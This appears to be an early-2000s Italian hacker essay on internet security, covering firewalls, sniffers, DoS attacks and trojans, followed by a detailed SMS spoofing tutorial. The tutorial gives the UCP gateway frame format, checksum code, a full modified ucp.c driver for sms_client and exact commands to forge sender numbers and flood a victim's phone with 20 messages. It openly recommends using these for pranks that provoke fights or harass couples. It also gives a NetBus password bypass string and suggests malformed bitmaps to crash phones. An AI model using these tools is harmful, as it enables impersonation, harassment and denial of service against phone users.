




Ho pensato di chiamare così questa mia dissertazione sulla sicurezza e sul mondo di Internet in generale anche se in realtà è un testo abbastanza semplice e descrittivo su quanto si può effettuare/realizzare in quel vasto mondo o hard disk virtuale per come lo vedo io che è Internet. Tralasciamo le solite banalità su come è nata Internet (collegamento in dati fra le maggiori reti di calcolo delle Università hehe non ho resistito) e partiamo.

Con l'aumentare delle connessioni ed accessi gratuiti ad Internet, è anche aumentato il numero degli "smanettoni" e dei curiosi, che per un motivo o per un altro, cercano di sfondare i sistemi di protezione ed accedere ai computer altrui. È sbagliato ritenere che siano solo i grossi server a subire queste intrusioni, sono in aumento anche gli attacchi verso i PC domestici, o le piccole reti, la cui protezione spesso lascia a desiderare. Peggio ancora possono essere utilizzati come ponte, una volta sfondate le loro protezioni possono essere utilizzati verso altri "bersagli" facendo in modo che il vero attaccante resti sconosciuto. Queste intrusioni sono ancora più verosimili con il diffondersi di connessioni tipo ADSL, con tariffa flat (connessione permanente ad internet) così l'utente domestico, che non si preoccupa mai della sicurezza, ritiene di non essere il possibile bersaglio di una intrusione...presunzione che paga dopo aver sperimentato di persona la stessa.

Facciamo un passo indietro...al 1998 quando il trojan back orifice non era ancora marcato come tale dagli antivirus ed era diffusissimo (ancora oggi per chi non si è munito di un antivirus è a rischio). Bastava eseguire uno scan delle porte su un range di 255 indirizzi di un qualsiasi provider nazionale per trovare una media dai 3/4 pc infetti. Se back orifice fosse stato rilasciato oggi quali sarebbero i risultati? Devastanti! Comunque anche oggi la diffusione dei virus tramite posta elettronica mette in ginocchio aziende anche di grandi dimensioni. È nata l'era dei Worm, quelli che si autoeseguono con il semplice preview della posta elettronica (grazie anche ad outlook di Microsoft) e si autospediscono in allegato a tutti gli indirizzi presenti in rubrica.

I FIREWALL

Tradotto letteralmente significa "Muro Antincendio". Si intende in realtà un dispositivo hardware o software in grado di filtrare i protocolli ammessi o non ammessi in entrata o in uscita in rete, bloccare determinate porte o consentire il passaggio tramite alcune determinate dal gestore della macchina in questione. Inoltre normalmente tali firewall generano dei log (report) in grado di identificare come, quando e tramite quali porte è stato effettuato l'attacco/intrusione.


Norton Personal Firewall Event Log			
Log Edit Help			
Content Blocking Connections Firewall Privacy System Web History			
Date	Time	Message	Refresh
13/12/01	11.14.42	Unused port blocking has blocked communicati...	
13/12/01	11.14.39	Unused port blocking has blocked communicati...	
13/12/01	11.13.10	Unused port blocking has blocked communicati...	
13/12/01	11.13.07	Unused port blocking has blocked communicati...	
13/12/01	11.08.29	Unused port blocking has blocked communicati...	
13/12/01	11.08.26	Unused port blocking has blocked communicati...	
13/12/01	11.08.03	Unused port blocking has blocked communicati...	
13/12/01	11.08.00	Unused port blocking has blocked communicati...	
13/12/01	11.04.47	Unused port blocking has blocked communicati...	
13/12/01	11.04.44	Unused port blocking has blocked communicati...	
13/12/01	11.03.15	Unused port blocking has blocked communicati...	
13/12/01	11.03.12	Unused port blocking has blocked communicati...	
13/12/01	11.03.02	Unused port blocking has blocked communicati...	
13/12/01	11.02.59	Unused port blocking has blocked communicati...	
13/12/01	11.00.48	Unused port blocking has blocked communicati...	
13/12/01	11.00.45	Unused port blocking has blocked communicati...	
13/12/01	11.00.02	Unused port blocking has blocked communicati...	
13/12/01	10.59.59	Unused port blocking has blocked communicati...	
13/12/01	10.55.32	Unused port blocking has blocked communicati...	
13/12/01	10.55.29	Unused port blocking has blocked communicati...	
13/12/01	10.53.13	Unused port blocking has blocked communicati...	
Date: 13/12/01 Time: 11.14.42 Unused port blocking has blocked communications. Details: Inbound TCP connection Remote address,local service is (10.10.173.11,http)			

Esempio di log di un firewall eseguito su una LAN (rete locale aziendale)

Nel caso di un utente domestico la miglior scelta economica e' senzaltro quella di un firewall di tipo software, convenienti anche in quanto sono abbastanza efficaci relativamente alla privacy durante la navigazione intesi come blocco dei cookie, e-mail del navigatore etcc.


LA SICUREZZA NELLE E-MAIL

La rete internet e' costituita da milioni di nodi, i dati transitano da uno all'altro prima di arrivare a destinazione, cosa succederebbe se qualcuno si mettesse "in ascolto" su uno di questi nodi? Esistono molti modi per mettersi in ascolto, quello piu' semplice e' costituito da un semplice *Sniffer*, un programma software utilizzato per monitorare le reti in caso di problemi, ma che puo' essere utilizzato anche per "altri" scopi, come in questo caso citato. In realta' esistono molti tipi di *Sniffer* sia hardware che software (Carnivore, Echelon solo per citare i piu' famosi)




Esempio di come funziona il SW di Carnivore

Figura 1




Esempio 2 di come Carnivore è stato realizzato negli USA

Il "Vero" nome di Carnivore è DCS 1000 al cui acronimo l'FBI dice che non ha alcun significato, e' uno strumento passivo. Raccoglie informazioni, ma non interagisce con il Network ne' invia dati in rete. L'architettura come illustrato nelle precedenti figure, comprende un sistema di controllo monodirezionale (dalla rete a Carnivore), che intercetta il flusso dati, un computer collocato presso il provider con funzioni di filtro che raccoglie i dati, un collegamento telefonico criptato via modem su una linea riservata, uno o più computer remoti per il controllo della raccolta dati e l'esame dei risultati. Il filtro è molto sofisticato e permette di isolare i dati secondo diverse chiavi: indirizzo IP, protocollo utilizzato (qualunque Http, FTP, Https, Smtip, Pop3, Imap, Ccmail, etcc). Per capire meglio ecco di seguito una schermata di settaggio di Carnivore (inedita hehe).




Inoltre esiste documentazione del governo Americano in cui si autorizza l'uso di strumenti di intercettazione come questi, ecco di seguito un documento declassato da Top Secret dell'FBI.



Documenti top secret su Carnivore declassificati dall'Fbi


Mentre per quanto riguarda Echelon mi limitero' a darvi una "Parziale" mappatura della struttura conosciuta attualmente.



Per tornare al discorso relativo alla posta elettronica il modo migliore di garantirsi la riservatezza consiste nell'utilizzare dei sistemi di cifratura, il piu' conosciuto e' PGP. Ha avuto maggior diffusione grazie alla disponibilita' del codice sorgente, della distribuzione freeware ed alla sicurezza degli algoritmi di cifratura. Il programma e' reperibile presso www.nai.com


IL DENIAL OF SERVICE

Con questo acronimo si intende un attacco il cui scopo e' quello che prevede un attacco che provochi l'interruzione delle funzioni di un sistema (consultazione pagine web, posta elettronica, upload tramite ftp). Come si capisce lo scopo non e' quello di acquisire privilegi di un certo livello sulla macchina attaccata, quanto quello di impedire ad essa di funzionare. Tuttavia, questi attacchi potrebbero essere concepiti per penetrare una macchina: un DoS che non permetta allo Stack Tcp/Ip di rispondere ad un determinato pacchetto puo' essere uno strumento di base per un'intrusione tentata in un momento successivo. I DoS sono di vari tipi alcuni agiscono su errori di programmazione o configurazione (i buffer overflow in lettura causati dalla gestione non appropriata del parsing, input scelti dall'utente che si realizzano nell'esecuzione continua di parti di codice o nella mancanza di time-out su alcune operazioni). Ve ne sono altri invece che per la natura stessa dei sistemi verso i quali sono rivolti non possono essere fermati.




STACK TCP/IP, WINNUKE, SPOOFING

Negli ultimi anni si e' assistito ad un moltiplicarsi di attacchi di DoS che colpiscono gli Stack Tcp/Ip dei sistemi operativi: molti ricorderanno nomi come WinNuke, Land, TearDrop. Per questi tipi di attacchi esistono in rete molti programmi gia' pronti per l'uso. Le probabilita' che l'attaccante venga individuato sono contenute perche' i punti deboli del sistema possono essere sfruttati servendosi di pacchetti con un indirizzo source falso (spoofing). Si tratta di DoS che hanno breve durata, che una volta terminati il sistema attaccato riprende piena funzionalita'.



Un altro Dos Famoso e' il Syn Flood. Il Syn e' il pacchetto iniziale di una connessione Tcp/Ip: quando questo viene diretto verso una porta in ascolto, riserva una parte delle risorse a una nuova connessione possibile. L'attacco consiste nel lo spedire una grande quantita' di pacchetti Syn che arrivano da un sorgente non in grado di resettare il Syn/Ack (acknowledge del pacchetto Syn ovvero l'ok ricevuto). Che ricevera' in risposta al Syn. Così facendo il sistema attaccato continuera' a riservare risorse per ogni pacchetto di Syn ricevuto fino ad andare in crash. Questo attacco puo' essere bloccato mediante dei firewall che ad esempio se si volesse limitare il numero di connessioni in base all'IP sorgente, ma si potrebbe neutralizzare ricorrendo allo spoofing (modificando ad ogni pacchetto di Syn l'IP sorgente).



Un altro tipo di attacco si basa sul concetto di amplificazione: un amplificatore e' un sistema targhet che risponde ad un pacchetto "spoofabile" di una certa dimensione con un pacchetto di dimensioni maggiori con una "sottorete" che rispondono contemporaneamente ad un solo pacchetto. L'esempio tipico e' lo *Smurf*. L'attaccante esegue uno Spoofin utilizzando come IP sorgente, quello del sistema attaccato o spedisce un Icmp di echo-request sull'indirizzo di una rete mal configurata. Tutti i targhet e la sottorete risponderanno contemporaneamente allo stesso pacchetto, ma le risposte si

auto-indirizzeranno verso il targhet. Detta in poche parole con un attacco spedendo 10 Kb/sec. si puo' raggiungere una potenza di 1000 Kb/sec.

I Dos distribuiti DdoS

Sono decisamente i piu' temibili, in quanto originati da molti sistemi verso un unico targhet, questo consente di aumentare la portata dell'attacco e prendere di mira dei sistemi targhet di dimensioni notevoli.

La struttura e' cosi' costituita: la postazione di controllo, gli host (i sistemi remoti controllati) e il targhet.

Si puo' prevedere che i pacchetti dalla postazione di controllo passino per pacchetti "spoofati" per rendere piu' difficoltosa la ricerca della postazione di controllo. Alcuni DoS sono basati su caratteristiche del protocollo Tcp/Ip, mentre i DoS che si basano su un ingente numero di connessioni sono impossibili da evitare. Se lo Spoofing fosse impossibile molti problemi non ci sarebbero, e' per questo che molti Isp hanno settato delle regole anti-spoofing in uscita sui loro router. Attualmente l'unico rimedio e' quello di impiegare maggiori risorse per ottenere il medesimo effetto.

INTRUSIONI

Programmi di messaggistica chat come ICQ o client IRC vengono erroneamente a volte interpretati come possibili vie di intrusione sul proprio pc. I SW in questione non contengono bugs di questo tipo, in realta' e' che hanno la possibilita' di ricevere dei files eseguibili che nascondono dei tools di amministrazione remota (come back orifice, netbus, etc). L'individuazione e la rimozione di tali trojan sono abbastanza semplici, con un semplice antivirus aggiornato con le firme piu' recenti oppure mediante dei kit di rimozione messi gratuitamente a disposizione delle stesse aziende produttrici di SW antivirus. I sistemi Unix sono decisamente vulnerabili in forza dei servizi di rete presenti e attivi, backdoor lasciate aperte dai programmatori diventano la miglior via di intrusione, utilizzando *Password Cracking* (un programma che cerca le password di un account esistente), *CronJob*, *Rhosts ++ Backdoor* (per modificare le autorizzazioni di pc connessi a una Lan) o *Rootkit* (cerca password, nasconde il funzionamento di processi in corso, cancella i log nasconde cartelle o file).



I TROJAN

Il piu' famoso e' sicuramente Netbus, creato dai Cult of Dead Cow, e' disponibile per win 95/98/NT permette una serie di giochetti da remoto come aprire e richiudere il lettore cd-rom, inviare messaggi via IRC, etc. Per comunicare usa il protocollo Tcp/IP usando le porte 12345 e 12346, per verificare se e' presente su un pc basta digitare il netstat dal prompt del dos, oppure tentare una sessione telnet sulla porta 12345 del local host. Se fosse presente si avrebbe una striga del tipo "Netbus 1.53 o Netbus 1.60x sarebbe mostrata alla connessione. E' prevista la possibilita' di bloccare l'accesso al server tramite una password anche se in questa modalita' c'e' un bug del programma per il quale basta digitare come password "password;1;password" alla richiesta di login e si e' dentro. Un altro trojan meno noto e' Master's Paradise per Win 95/98, la sua strategia e' quella di fondersi con programmi esca (sempre .exe). Al pc infetto viene sovrascritto il file SysEdit nella cartella c:\windows\system.

SMS SPOOFING

Come tutti sanno, gli SMS sono quei simpatici agglomerati di 160 caratteri che vagano per la rete GSM. Alleгри, teneri, cattivi, pesanti o rompicazzo, questa massa di bit entra sempre piu' spesso nella nostra vita. La gente normale si fida degli sms.

Se arriva un messaggio da "MARCO CELL" allora significa che sicuramente l'ha inviato il cellulare di Marco. Ma ne siamo cosi' sicuri? Esiste il modo di contraffare il numero del mittente di un SMS? La risposta (che potete gia' intuire dal titolo) la troverete nelle prossime righe.

Ma prima parliamo un po' delle conseguenze. Cosa si puo' fare con un SMS spoofato ovvero con un sms con il numero del mittente scelto da noi? Il fatto che normalmente sia impossibile modificare il numero sorgente di un messaggio trasforma tutto quello che arriva attraverso un sms in oro colato. Situazione: due conoscenti, preferibilmente facili all'inkazzatura, e due cellulari. A ciascuno dei due mandate un messaggio con il numero dell'altro come mittente e con scritte sopra le peggiori offese che vi vengono in mente. Risultato: i due si scanneranno telefonicamente per circa un'ora e poi dovreste intervenire per spiegare lo scherzo, perche' rischierete che si degeneri nella rissa, visto che tutti e due penseranno che sia l'altro a fare il coglione. Ma questo e' uno scherzetto banale. Una cosa un po' piu' cattiva e' prendere come vittima una bella coppia... quelle che sono solite mandarsi tanti sms teneri e sdolcinati... e spedire a uno dei due con il num dell'altro una bella frase presa dal peggiore film porno amatoriale. Oppure se un vostro amico ha Omnitel, mandare un messaggio dal numero 2010 con scritto "Addebito SMS L 124000", sul momento vi assicuro gli viene un colpo al cuore.

Passiamo alla parte tecnica. Spesso gli operatori di telefonia mobile offrono il servizio di invio sms tramite appositi SMS-Gateway raggiungibili via modem. Sono la stessa cosa dei vari servizi presenti su internet, solo che in questo caso non devi compilare una form web, ma ti colleghi via telefono e ottieni il servizio attraverso un protocollo di comunicazione. E' un'attimo un piu' laborioso, c'e' da fare una telefonata e utilizzare un programma adatto, pero' questo sistema ha diversi vantaggi che cerchero' di spiegare.

Cerchiamo prima di tutto di dare un'occhiata al protocollo usato in queste occasioni.

Da quello che ho potuto vedere se ne usano principalmente due: il TAP e l'UCP. L'UCP e' piu' rapido e intuitivo. In sintesi nel protocollo UCP (Universal Computer Protocol... che nome micidiale) si invia una trama formattata in questo modo:

<STX> HDR DATA CRC <ETX>

dove <STX> e <ETX> sono i caratteri di start-stop rispettivamente 02h e 03h.

L'header (HDR) contiene alcuni sottocampi separati dal carattere '/'

TRN/LNG/OR/OPN

TRN [2 NUMERIC CHAR] e' il numero della transizione (casuale) e varia fra 0 e 99

LNG [5 NUMERIC CHAR] la lunghezza della trama ovvero quanti caratteri ci sono fra <ETX> e <STX>

OR [1 CHAR] puo' essere il carattere 'O' che indica la richiesta di servizio o il carattere 'R' che indica risposta a una richiesta

OT [2 NUMERIC CHAR] e' il codice dell'operazione richiesta ed e' il parametro piu' interessante.

La lista dei servizi e' elencata (come del resto tutti gli altri parametri tecnici) nel doc di definizione del protocollo UCP che e' compreso nel documento "ETS 133-3" prodotto dall'ETSI, ovvero l'ente che in europa si occupa di gran parte degli standard in materia di telecomunicazioni.

I servizi piu' interessanti alla fine pero' sono due: lo 01 e lo 02.

01 Invio di un singolo SMS

02 Invio di un SMS multiplo

Esempio di header 01/00020/O/01

Il campo DATA varia da servizio a servizio. Per lo 01 e' composto da questi sottocampi:

AdC/OAdC/OAC/MT/AMsg

AdC [STRING OF NUM CHAR] E' il numero del destinatario del messaggio
visto che di solito i gateway sono fuori dall'italia
il numero e' meglio scriverlo ad esempio come:

0039347000000 dove 0039 e' sempre presente

OAdC [STRING OF NUM CHAR] E qui casca l'asino! Questo e' il numero sorgente
del messaggio! Qui potete metterci qualsiasi serie
di caratteri fra 0 e 9. Anche tipo 666 o 123456 o
0000000.

Se pero' notate i messaggi autentici indicano il
numero del mittente come +39ecc. Purtroppo il '+'
non si riesce a mettere e i vostri messaggi al
massimo possono arrivare da un 0039ecc.

OAC [STRING OF CHAR] Codice di autenticazione del mittente. Non so a
che cazzo serva. Va lasciato in bianco.

MT [1 NUM CHAR] Tipo di messaggio. Qui va messo sempre 3 che indica
un messaggio alfanumerico.

AMsg [STRING OF CHAR] Il messaggio vero e proprio.

Per l'AMsg va fatta una piccola digressione. Il testo non e' scritto in chiaro, ma va codificato in stringhe IA5. Sembra una cosa cazzuta, invece semplicemente si tratta di scrivere i caratteri con la loro codifica ascii invece che in chiaro. Questo perche' quei pippaioli degli ingegneri che hanno redatto il protocollo volevano inserire un controllo di errore in piu' visto che per inviare un carattere cosi' bisogna mandarne due.

Cosa forse inutile, visto che l'ultimo campo CRC e' un controllo di errore. Questo parametro sono due caratteri che costituiscono un numero in esadecimale. Il numero si ottiene prendendo le ultime due cifre significative (esadecimali) o della somma di tutti i caratteri che compongono header e data.

Ecco la procedura che fa questa somma

```
void UCP_generate_checksum(char *buf, char *crc)
{
    char    *ptr;
    int     j;

    j = 0;
    for (ptr = buf; *ptr != '\0'; ptr++)
    {
        j += *ptr;

        if (j >= 256)
        {
            j -= 256;
        }
    }

    sprintf(crc,"%02X", j);
}
```

Dunque se noi volessimo mandare un sms al numero 0039347123456 da numero 666 con testo "Satana ti vede" ecco cosa dovremmo comunicare al nostro gateway di fiducia.

```
<STX>01/00066/O/01/0039347123456/666//3/536174616E612074692076656465/F6<ETX>  
----|  HEADER   |   DATA    (S a t a n a t i v e d e)|CRC|---
```

Se la nostra query e' stata accettata il gateway rispondera piu' o meno cosi'

```
<STX>01/00045/R/01/A/0039347123456:090800114008/A0<ETX>
```

la vostra richiesta e' in questo momento nello stack del server che dopo poco la inoltrera' alla rete GSM che la smistera' fino alla stazione base a cui e' collegato il cellulare del destinatario dove verra' sparato via etere. Tutto questo nel giro di 10 secondi se non ci sono intasamenti nel gateway o nella rete GSM.

Ma come vi ho accennato c'e' anche un servizio 02 che e' molto interessante. Dipende da gateway a gateway, solo alcuni ve lo lasceranno usare visto che e' un'opzione che impiega parecchie risorse. Se e' attivo avete infatti la possibilita' di inviare fino a 20 sms in un'unica botta, ovvero il famoso sms multiplo. Inviare lo stesso messaggio a 20 persone diverse puo' essere utile? Non lo so, ma si possono fare tante cose divertenti. Esempio. Prendete una lista di 20 numeri di cell fra amici e conoscenti possibilmente singles. Prendete un vostro amico a cui volete fare un scherzo. Mandate un sms multiplo ai 20 numeri con numero sorgente il cell della vittima e con scritto: "Un nostro amico comune mi ha dato il tuo numero. Mi piaci molto e vorrei conoscerti. Ti dice qualcosa il 3 luglio ?" Nonostante il 3 luglio non sia successo niente io sarei comunque curioso di sapere chi e' questo soggetto/soggetta e chiamerei il numero. Ma chi chiamo in realta'? Il numero della vittima ignara di tutto che si subisce 20 telefonate nel giro di pochi minuti! Dunque cosa ho ottenuto... un sms smurf!! :)) Veramente troppo divertente.

Se invece vogliamo fare piu' una cosa da DoS puro invece di mandare al gateway una lista di 20 numeri diversi, mandiamo un sms multiplo con 20 numeri tutti uguali. Cosa succede? Il gateway non si accorge che i numeri sono tutti uguali e piazza nello stack tutti i messaggi insieme senza attese. In circa 1 minuto il cellulare della vittima verra' bombardato da 20 sms filati, oppure 40 se facciamo 2 chiamate e cosi' via... in sintesi vi assicuro che mandate in sklero il povero individuo che ricevera' questo sms bombing. Da usare con cura anche perche' magari si inkazza sul serio... e poi magari il gestore del server sms si rompe e dopo nessuno fa piu' niente...

Il campo DATA del servizio 02 e' il seguente:

NPL/RAd:s/OAdC/OAC/MT/AMsg

NPL [STRING OF NUM CHAR] indica quanti sono gli sms da inviare e corrisponde ai numeri di telefono che seguiranno dopo, ovvero se e' 3 dopo dovremmo inserire 3 numeri di destinatari

RAd:s[STRING OF NUM CHAR] lista dei numeri dei destinatari. Vanno semeparati sempre con il carattere '/'. Esempio
'0039347123456/0039347543210/0039347234765'

OAdC [STRING OF NUM CHAR] come sopra

OAC [STRING OF CHAR] come sopra

MT [1 NUM CHAR] come sopra

AMsg [STRING OF CHAR] come sopra

Ora, ma io come ci parlo con il server? Be' ci sono mille modi, potete usare qualche programmino scritto da voi, emulatori di terminale, qualsiasi cosa spari dei caratteri su una connessione aperta con un modem. Io con ISDN ho usato la possibilita' di sfruttare l'emulazione AT e ho trovato un programmino davvero ben fatto che si chiama sms_client (<http://www.styx.demon.co.uk>) adatto al nostro scopo.

Ok, non proprio adatto, con quello potete mandare sms attraverso gateway, ma non usare tutte le possibilita' offerte dall'UCP e viste poco sopra. Per lasciare piu' liberta' di azione ho modificato leggermete questo programma.

Vi spiego la mia modifica e come mandare messaggi.

Prima cosa. Scaricatevi il programma, il file si chiama smsclient_2.0.8r.tar.gz (http://www.styx.demon.co.uk/archive/sms_client-2.0.8r.tar.gz). Scompattate. Fate il classico make, make install e se non avete fatto casini vi troverete sotto /etc la dir 'sms' che contiene tutti i settaggi del programma. Dentro questa dir va editato il file sms_modem che contiene i settaggi del vostro modem. C'e' anche una sottodir 'services', dentro questa ci sono i file che corrispondono ai gateway sms sparsi per il mondo. Ovviamente ce ne

sono solo alcuni e per giunta quelli piu' conosciuti. Questo implica che sono quelli piu' usati e che solitamente lasciano meno possibilita' di smanettare e di divertirsi. Sta a voi recuperare altri numeri di qualche gateway piu' disponibile. Spesso per fare andare il prog cambiate il '+' nel numero del gateway impostato in questi file con '00' da chiamata internazionale (okkio a non stare collegati troppo, nell 99% dei casi chiamate qualche paese estero).

A questo punto vi allego il mio codice. La mia modifica e' imbecille, uno scimmione del kongo farebbe di meglio, dunque forse se avete un po' di voglia lavorateci da soli per ottenere qualcosa di piu' pratico...

Quello che segue va salvato come file ucp.c

```
<-| ucp.c |->
/* ----- */
/* Variante del file ucp.c per sms_client */
/* ----- */

#include <stdio.h>
#include <string.h>
#include <stdarg.h>

#include "common/common.h"
#include "logfile/logfile.h"
#include "driver.h"
#include "error.h"
#include "ascii.h"
#include "comms/comms.h"
#include "resource/resource.h"

/* ----- */

static struct ucp_env
{
    DRIVER_DEFAULT_ENV def;

    /* Place any extended driver */
    /* variables here */

} driver_env;

/* ----- */

static RESOURCE resource_list[] =
{
    { RESOURCE_STRING, "SMS_comms_params",
      0, 1, NULL, 0, "8N1", 0, &(driver_env.def.comms_params)
    },
    { RESOURCE_STRING, "SMS_centre_number",
      0, 1, NULL, 0, NULL, 0, &(driver_env.def.centre_number)
    },
    { RESOURCE_NUMERIC, "SMS_baud",
      0, 1, NULL, 0, NULL, 9600, &(driver_env.def.baud)
    },
    { RESOURCE_NUMERIC, "SMS_deliver_timeout",
      0, 0, NULL, 0, NULL, 30, &(driver_env.def.deliver_timeout)
    },
    { RESOURCE_NUMERIC, "SMS_timeout",
      0, 0, NULL, 0, NULL, 10, &(driver_env.def.timeout)
    },
    { RESOURCE_NUMERIC, "SMS_write_timeout",
      0, 0, NULL, 0, NULL, 10, &(driver_env.def.write_timeout)
    },
    { RESOURCE_NUMERIC, "SMS_max_deliver",
      0, 0, NULL, 0, NULL, 1, &(driver_env.def.max_deliver)
    }
}
```

```

        },
        { RESOURCE_NULL,  NULL,
          0, 1, NULL, 0, NULL,    0,  NULL
        }
    };

/* ----- */

#define DELIVERTIMEOUT      (driver_env.def.deliver_timeout)
#define TIMEOUT            (driver_env.def.timeout)
#define WRITETIMEOUT       (driver_env.def.write_timeout)

/* ----- */

#define FD                  (driver_env.def.fd)

/* ----- */

static int UCP_sendmessage(char *msisdn, char *message);
static int UCP_parse_response(char *string);
static void UCP_hangup(void);
static char *UCP_generate_checksum(const char *fmt, ...);
static char *UCP_build_message(char *msisdn, char *message);
static char *UCP_build_transaction(int transaction_id, char transaction_type,
                                   int operation_type, const char *fmt, ...);

/* ----- */
/* ----- */
static char *UCP_generate_checksum(const char *fmt, ...)
{
    va_list args;
static    char    buf[1024];
          char    *ptr;
          int      j;

    va_start(args, fmt);
#ifdef LINUX
    vsprintf(buf, fmt, args);
#else
    vsnprintf(buf, 1024, fmt, args);
#endif
    va_end(args);

    /* ----- */

    j = 0;
    for (ptr = buf; *ptr != '\0'; ptr++)
    {
        j += *ptr;

        if (j >= 256)
        {
            j -= 256;
        }
    }

    sms_snprintf(buf, 1024, "%02X", j);
    return buf;
}

```

```

/* ----- */
/* ----- */
static char *UCP_build_transaction(int transaction_id, char transaction_type,
                                   int operation_type, const char *fmt, ...)
{
    va_list args;
static    char    buf[1024];
          char    header[1024],
               data[1024],
               codestring[1024];

          FILE *fcd;

          va_start(args, fmt);
#ifdef LINUX
          vsprintf(data, fmt, args);
#else
          vsnprintf(data, 1024, fmt, args);
#endif
          va_end(args);

          /* ----- */

          fcd = fopen("codice","r");
          fscanf(fcd,"%s",&codestring);
          fclose(fcd);

          sms_snprintf(header, 1024, "%02d/%05d/%c", transaction_id,
                        sms_strlen(data) + sms_strlen(codestring) + 15, transaction_type);

          printf("<STX>%s/%s/%s/%s<ETX>\n",header,codestring,
                data,UCP_generate_checksum("%s/%s/%s/",header,codestring,data));

          sms_snprintf(buf, 1024, "%c%s/%s/%s/%s%c", S_STX,
                        header,
                        codestring,
                        data,
                        UCP_generate_checksum("%s/%s/%s/",
                                              header, codestring, data),
                        S_ETX);

          return buf;
}

/* ----- */
/* ----- */
static char *UCP_build_message(char *msisdn, char *message)
{
    char    ia5_message[1024],
            *src,
            *dest;

    dest = ia5_message;
    for (src = message; *src != '\0'; src++)
    {
        sms_snprintf(dest, 1024, "%02X", *src);
        dest += 2;
    }
}

```

```

    }

    return UCP_build_transaction(1, 'O', 1, "%s", ia5_message);
}

/* ----- */
/* Return Values:                                     */
/*      0 Positive ACK                                */
/*      1 Negative ACK                                */
/*      -1 Error                                       */
/* ----- */
static int UCP_parse_response(char *string)
{
    int    result;

    int    transaction,
           length,
           type,
           checksum;

    char    ack,
            recipient[64],
            timestamp[64];

    /* ----- */
    /* Example:                                     */
    /* <STX>01/00045/R/01/A/0041544180972:161298112313/A6<ETX> */
    /* <STX>01/00019/R/01/A//69<ETX> */
    /* ----- */

    result = sscanf(string, "\\002%02d/%05d/R/%02d/%c/%16[^:]:%12s/%02X\\003",
                    &transaction,
                    &length,
                    &type,
                    &ack,
                    recipient,
                    timestamp,
                    &checksum);

    if (result != 7)
    {
        result = sscanf(string, "\\002%02d/%05d/R/%02d/%c/%02X\\003",
                        &transaction,
                        &length,
                        &type,
                        &ack,
                        &checksum);

        if (result != 5)
        {
            return -1;
        }
    }

    /* ----- */

    result = -1;

    if (ack == 'A')
    {
        result = 0;
    }
    else

```

```

        if (ack == 'N')
        {
            result = 1;
        }

        return result;
    }

/* ----- */
/* ----- */
static int UCP_sendmessage(char *msisdn, char *message)
{
    char    buf[MAX_RESPONSE_BUFSIZE],
            *ucp_message;

    int     result;

    ucp_message = UCP_build_message(msisdn, message);
    twrite(FD, ucp_message, sms_strlen(ucp_message), WRITETIMEOUT);

    if (expstr(FD, buf, "\03", MAX_RESPONSE_BUFSIZE, DELIVERTIMEOUT) == 0)
    {
        lprintf(LOG_STANDARD, "SMSC Response: %s\n", buf);

        result = UCP_parse_response(buf);
        if (result == 0)
        {
            lprintf(LOG_STANDARD, "Received Acknowledgement\n");
        }
        else
        if (result == 1)
        {
            lprintf(LOG_STANDARD, "Acknowledgement Failed\n");

            UCP_hangup();
            return EUCP_ACKFAILED;
        }
        else
        {
            lprintf(LOG_STANDARD, "Bad Acknowledgement\n");

            UCP_hangup();
            return EUCP_BADACK;
        }
    }
    else
    {
        lprintf(LOG_STANDARD, "No Message Response\n");

        UCP_hangup();
        return EUCP_NORESPONSE;
    }

    return 0;
}

/* ----- */
/* ----- */
static void UCP_hangup(void)
{
    default_hangup((DRIVER_DEFAULT_ENV *)&driver_env);
}

/* ----- */
/* ----- */
DEVICE_ENTRY ucp_device = {

```

```

"UCP",
"1.0",
resource_list,
(DRIVER_DEFAULT_ENV *)(&driver_env),

default_init,
default_main,
default_validate_numeric_id,
default_dial,
default_hangup,
default_send_disconnect,
default_single_deliver,
UCP_sendmessage,
default_login
};
<-X->

```

Creo il file ucp.c sostituitelo nella sottodirectory /src/driver del programma sms_client, deve esserne già uno con questo nome. Ricompilate. Andate nella sottodir /bin dove devono esserci i nuovi file eseguibili, soprattutto il file sms_client.

Ora siamo pronti per mandare un messaggio, manca solo da editare il file 'codice' Questo file è usato dalla mia modifica di ucp.c per poter mandare comandi qualunque al gateway, senza passare dalle ridotte opzioni di sms_client.

Create il file 'codice'.

In questo file va messa una parte del campo HEADER e del campo DATA dell'sms che volete inviare. Dell'header solo il campo OT, del data tutto tranne AMasg.

Ovvero, rifacendosi al messaggio 'Satana ti vede', dentro il file 'codice' va messa questa riga di testo:

```
01/0039347123456/666//3
```

Salva il file. Ora spostalo nella dir dove è presente l'eseguibile sms_client e batti

```
./sms_client d2:0 'Satana ti vede'
```

In questo caso Il nostro pc telefonerà al gateway di d2 (file definito nella dir /etc/sms/services) e cercherà di mandare il messaggio secondo quello che è scritto nel file 'codice'. Il programma vi farà vedere cosa combina passo per passo e se tutto è andato a buon fine qualche vostro amico potrebbe riconsiderare "L'Esorcista".

Per mandare un sms multiplo il nostro file codice dovrà contenere ad esempio la riga

```
02/3/0039347123456/0039347543210/0039347234765/666//3
```

e partiranno 3 sms con un'unica chiamata.

Un sms bombing sarà invece così

```
02/20/0039347123456/0039347123456/0039347123456/0039347123456/
... eccetera
```

Ma non abusatene! Pensate a quel poveretto!


OK, credo di aver detto tutto... ci sono altre mille cose che si possono fare con queste poche e scarse informazioni, dipende poi dalla vostra fantasia.

Se fate qualche bello scherzo mandatemi il log che mi diverto troppo con queste storie...


Dimenticavo. Se qualcuno vuole cimentarsi in qualcosa di più tosto si studi come vengono codificati gli SMS che trasportano ad esempio loghi per NOKIA (guardatevi su qualche doc gli "OTA BITMAP"). Mi gioco le palle che se si formatta male il campo header di questi messaggi (tipo facendo credere che arrivi un bitmap di dimensioni spropositate o nulle) si manda quasi sicuramente in crash il cellulare di chi lo riceve...

SMS ANONIMI

Questa e' sicuramente molto piu' semplice..Avete mai provato a chiamare telefonicamente il numero di telefono del centro servizi della TIM? Bhe io si e anche parecchio tempo fa, vi rispondera' un modem. Allora mi sono chiesto e se lo chiamassi con il mio di modem? Avevo scoperto gli SMS anonimi. Ora Vi guidero' passo passo su come effettuare la procedura di connessione (occhio che la chiamata e' come se la faceste da telefono fisso a telefono mobile con tariffa busines quindi siate veloci). Per prima cosa dovere lanciare il programma Hyperterminal presente di default dei programmi accessori ed ecco come sara' la prima schermata (lasciate perdere il primo 0 nel numero quello che dovete selezionare e' quello che segue).



Appena realizzata la connessione avrete la seguente schermata:



Bastera' dare invio per due volte per arrivare nella maschera dove inserire il numero di telefono del destinatario con la possibilita' della consegna differita (Mese/giorno/ora/minuti) . Tenete presente che il messaggio restera' nell'SMS gateway per 48 ore dopodiche' se non consegnato sara' scartato.

